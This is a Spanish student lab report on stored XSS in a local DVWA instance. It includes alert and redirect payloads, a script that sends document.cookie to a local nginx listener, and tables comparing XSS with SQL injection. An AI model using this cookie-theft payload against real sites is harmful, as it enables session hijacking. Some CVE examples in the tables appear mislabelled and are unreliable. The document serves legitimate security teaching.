

TAREA PPS03

Pruebas de XSS

Autor: Carlos España Del Pozo - CETI

Contenido

Detalles de la tarea de esta unidad	3
Apartado 1: Inyección de Cross Site Scripting (XSS)	3
Respuestas 1	4
Apartado 2: Preguntas y respuestas sobre el ejercicio	8

Detalles de la tarea de esta unidad

Caso práctico

Julián ha estado probando distintos tipos de vulnerabilidades y ataques que podría sufrir su aplicativo web, pero aún tiene pruebas y escenarios que testar.

Sus compañeros de trabajo le han comentado que vigile si su aplicativo web pudiera ser víctima de algún tipo de Cross Site Scripting (XSS).

Para ello, Julián revisará un formulario para introducir comentarios en un foro que le preocupa pueda ser víctima de algún tipo de XSS.

Apartado 1: Inyección de Cross Site Scripting (XSS)

1. Trabajaremos sobre el entorno de DVWA que construimos en la unidad anterior.
2. Arranca el aplicativo de DVWA (en la unidad 2 ya vimos como lanzarla) y accede en un navegador a **`http://localhost:4280`**
3. Nos desplazaremos hasta el módulo de XSS del menú lateral izquierdo. En este caso de tipo **XSS almacenado (XSS Stored)**
4. Seguimos trabajando en el modo **Low** (configurado en el menú de *Security*)
5. ¿Podrías conseguir que muestre una ventana de alerta con un mensaje cada vez que alguien visita el libro de firmas?
Ayuda: los navegadores interpretan Javascript. Si los mensajes que se graban en esta pantalla se muestran a todos los usuarios, y grabo como mensaje un código javascript, este se podría ejecutar en todos los clientes que abran esa página si la aplicación no está protegida.
6. ¿Serías capaz de introducir un XSS que redirija al usuario a una web de tu elección cada vez que se visite el libro de firmas? (por ejemplo Youtube.com o Google.com)
7. ¿Serías capaz de robar la cookie del usuario? ¿Por ejemplo redirigiéndola a un servidor tuyo?
Ayuda: puedes crear de forma sencilla un servidor web que escuche peticiones en tu máquina local mediante un contenedor (por ejemplo mira https://hub.docker.com/_/nginx). Ejecuta la siguiente línea de comandos:

```
docker run --name nginx --rm -p 8080:80 nginx
```

Con esto podrás ver en la consola/terminal como recibe tu servidor la cookie

NOTA: para parar un contenedor lanzado en primero plano se puede simplemente cerrar la terminal o pulsar CTRL+C. Después para eliminar el contenedor (en el caso de que no se haya eliminado al cerrar la ventana) ejecuta:

```
docker rm -f nginx
```

Respuestas 1

Primero de todo arrancamos nuestra VM virtual y nos aseguramos de tener el entorno Docker funcionando:

```
docker ps -a
```


```

root@fedora:~# docker ps -a
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
b3877486e89a   ghcr.io/digininja/dvwa:latest      "docker-php-entrypoi..." 5 weeks ago   Up 43 seconds  127.0.0.1:4280->80/tcp
dvwa-dvwa-1
4e81229529ab   mariadb:10                          "docker-entrypoint.s..." 5 weeks ago   Up 43 seconds  3306/tcp
dvwa-db-1
root@fedora:~#


```

Una vez comprobado el servicio accedemos al aplicativo DVWA desde el navegador:

<http://localhost:4280>



Nos aseguramos de tener el modo **Low** en el apartado **DVWA Security** del menu lateral izquierdo




En el mismo menú pinchamos en la opción **XSS (Stored)**



- Para el primer ejemplo vamos a Inyectar el siguiente Javascript de alerta, para que se ejecute en el navegador cada vez que firmamos el libro de firmas pinchando en el botón de “Sign Guestbook”


```
<script>alert("XSS PPS03")</script>
```




El código al quedar almacenado en la base de datos, se ejecutará para cualquier usuario que visite el libro de firmas.

- En el segundo ejemplo Inyectaremos el siguiente Javascript de redirección, para que te redirija a la url indicada cada vez que firmamos el libro de firmas pinchando en el botón de “Sign Guestbook”


```
<script>window.location="https://www.google.com"</script>
```



Como podemos ver en la imagen por defecto el campo no nos deja añadir mas de 50 caracteres y tendremos que ampliarlo desde las herramientas de desarrollador del navegador.



Una vez modificado podemos pinchar en el botón de “Sign Guestbook” y vemos como nos redirige a la url de Google.



- Para el último punto de la tarea, exfiltraremos la cookie hacia un server Docker local propio.

Esto lo conseguiremos porque en las cookies de sesión no están marcadas como HttpOnly en el modo **Low**, primero de todos vamos a arrancar un nuevo contenedor en Docker.

Abriremos un terminal y ejecutamos el siguiente comando de docker para ejecutar un contenedor de una imagen de dockerHub **NGINX** con nombre nginx que exponga el puerto 80 del contenedor por el puerto 8080 de nuestro host y que se elimine al cerrar.

```
docker run --name nginx --rm -p 8080:80 nginx
```

```

root@fedora:~# docker run --name nginx --rm -p 8080:80 nginx
Unable to find image 'nginx:latest' locally
latest: Pulling from library/nginx
11dad5ec815: Pull complete
79a14d8f78a: Pull complete
40991880a4a: Pull complete
40879e3824a: Pull complete
18d6dcfe6e1: Pull complete
57f8d21e162: Pull complete
e0f753f0ee9: Pull complete
Digest: sha256:c881927c4077718ac4b1d63b8aa169337fb47457958c267d9277e4dedf4aac
Status: Downloaded newer image for nginx:latest
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-time-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2026/01/27 19:53:08 [notice] 1#1 using the "epoll" event method
2026/01/27 19:53:08 [notice] 1#1 nginx/1.29.4
2026/01/27 19:53:08 [notice] 1#1 built by gcc 14.2.0 (Debian 14.2.0-10)
2026/01/27 19:53:08 [notice] 1#1 os: Linux 6.6.12-200.fc39.x86_64
2026/01/27 19:53:08 [notice] 1#1 getrlimit(RLIMIT_NOFILE): 1873741836:1873741836
2026/01/27 19:53:08 [notice] 1#1 start worker processes
2026/01/27 19:53:08 [notice] 1#1 start worker process 29
2026/01/27 19:53:08 [notice] 1#1 start worker process 30
2026/01/27 19:53:13 [notice] 1#1 signal 28 (SIGBUS) received
2026/01/27 19:53:13 [notice] 1#1 signal 28 (SIGBUS) received
2026/01/27 19:53:13 [notice] 1#1 signal 28 (SIGBUS) received
2026/01/27 19:53:14 [notice] 1#1 signal 28 (SIGBUS) received
2026/01/27 19:53:14 [notice] 1#1 signal 28 (SIGBUS) received
2026/01/27 19:53:14 [notice] 1#1 signal 28 (SIGBUS) received
2026/01/27 19:53:14 [notice] 1#1 signal 28 (SIGBUS) received

```

Comprobamos que el contenedor está arrancado y en los puertos indicados:


```

root@fedora:~# docker ps -a
CONTAINER ID   NAME      COMMAND                  CREATED    STATUS    PORTS                               NAMES
79a14d8f78a    nginx     "/docker-entrypoint. ..." 18 seconds ago    Up 17 seconds    0.0.0.0:8080->80/tcp, :::8080->80/tcp    nginx
1877964e9ba    nginx     "/docker-entrypoint. ..." 3 weeks ago      Up About an hour    127.0.0.1:4200->80/tcp                    nginx-ib-1
187125252ab    mariadb-10 "/docker-entrypoint. ..." 3 weeks ago      Up About an hour    3306/tcp                                mariadb-1

```


Verificamos desde el navegador:

<http://localhost:8080/>




Una vez tenemos el web server escuchando, vamos nuevamente a nuestro server DVWA y ampliamos caracteres para añadir el script que añada la cookie

`<script>>window.location.href='http://127.0.0.1:8080/?cookie='+document.cookie;</script>`



Podemos ver como nos devuelve desde el terminal de nuestro Docker la cookie y desde la barra del navegador.



Apartado 2: Preguntas y respuestas sobre el ejercicio

1. Rellena la siguiente tabla comparando la vulnerabilidad XSS (Cross-Site Scripting) con la vulnerabilidad SQL Injection

Cuestión	XSS	SQL Injection
Definición	Vulnerabilidad que permite a un atacante inyectar código malicioso en una web, que se ejecuta en el navegador de otros usuarios.	Vulnerabilidad que permite a un atacante inyectar código SQL malicioso que se ejecuta en la base de datos de la aplicación.
Tipos	XSS Stored (Almacenado) XSS Reflected (Reflejado) XSS DOM	SQL Injection SQL Injection (Blind)
Objetivo principal	Ataque mediante web: Robo de cookies Redirecciones maliciosas Phishing	Atacar a la base de datos: Acceso a información sensible Modificación o borrado de datos Bypass de credenciales de autenticación
Lenguaje/Ámbito Afectado	JavaScript HTML El ámbito es el navegador web	SQL Bases de Datos El ámbito son las Bases de datos de servidores.

2. Rellena la siguiente tabla comparando la vulnerabilidad XSS (Cross-Site Scripting) con la vulnerabilidad SQL Injection

Cuestión	XSS	SQL Injection
Impacto	Robo de cookies y sesiones. Ejecución de código en el navegador del usuario. Redirecciones maliciosas y phishing.	Acceso no autorizado a datos sensibles. Modificación o eliminación de información. Ejecución de consultas maliciosas.
Ejemplos CVE (uno para cada tipo)	XSS Stored (Almacenado) - CVE-2019-16759. XSS Reflected (Reflejado) - CVE-2018-7600. XSS DOM - CVE-2020-11022.	SQL Injection - CVE-2017-8917. SQL Injection (Blind) - CVE-2016-6662.
Métodos de inyección	Datos introducidos por el usuario sin validación. Campos de formularios. Cookies y cabeceras HTTP.	Concatenación directa de entradas del usuario en consultas SQL. Parámetros GET/POST. Campos de login y búsqueda.
Mitigaciones	Validación y sanitización de entradas. Content Security Policy (CSP). Uso de cookies HttpOnly y Secure	Uso de consultas preparadas y parametrizadas. Validación de entradas en servidor. Principio de mínimo privilegio en la base de datos.


3. Rellena la siguiente tabla sobre el ejemplo XSS (Cross-Site Scripting) del apartado 1

Cuestión	Respuesta
¿Este XSS es temporal o permanente? Justifica la respuesta	Es un XSS permanente (Stored XSS). Esto se debe a que el código JavaScript malicioso se almacena en la base de datos de la aplicación y se ejecuta automáticamente cada vez que cualquier usuario visita la página vulnerable. En mi caso, para poder lanzarlo varias veces, he tenido que que borrar la BBDD: Create / Reset Database
Indica las mejoras que se podrían hacer (indicando si se aplican en el lado del cliente o en el lado del	Medidas en el lado del servidor:

Cuestión	Respuesta
servidor), comentadas durante el curso. Justifica la respuesta.	- Validación y sanitización de entradas: Todo dato introducido por el usuario debe validarse antes de ser almacenado. - Uso de frameworks seguros que realicen el escape de contenido de forma automática. - Marcar las cookies como HttpOnly y Secure para evitar que puedan ser accedidas mediante document.cookie, como hemos realizado en la practica. Medidas en el lado del cliente: - Validación de formularios en el navegador. - Content Security Policy (CSP): Limita la ejecución de scripts no autorizados en el navegador, reduciendo el impacto de un posible XSS.
¿Se podría evitar este XSS sólo en el lado del navegador? Justifica la respuesta	No, el código malicioso se almacena y se ejecuta en cada visita. La mitigación debe aplicarse principalmente en el lado del servidor, complementada con controles en el cliente.

4. Haz una comparativa del código php del ejemplo XSS del apartado 1 indicando los controles de seguridad implementados en el modo Low y en el modo Impossible

Primero de todo revisamos los diferentes PHP:



```

<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );


    // Get input
    $message = trim( $_POST[ 'txtMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message) : htmlspecialchars( $message ));

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name) : htmlspecialchars( $name ));

    // Update database
    $data = $db->prepare( "INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );" );
    $data->bindParam( 'message', $message, PDO::PARAM_STR );
    $data->bindParam( 'name', $name, PDO::PARAM_STR );
    $data->execute();
}

```



En base a los PHP de los diferentes modos podemos indicar que:

En el modo Low, el código implementa controles mínimos, centrados casi exclusivamente en evitar SQL Injection, pero no XSS.

En el modo Impossible, el código aplica muchos mas métodos de defensa, atacando el problema desde varios frentes:

Protección contra CSRF

Escape de salida HTML

Generación de tokens de sesión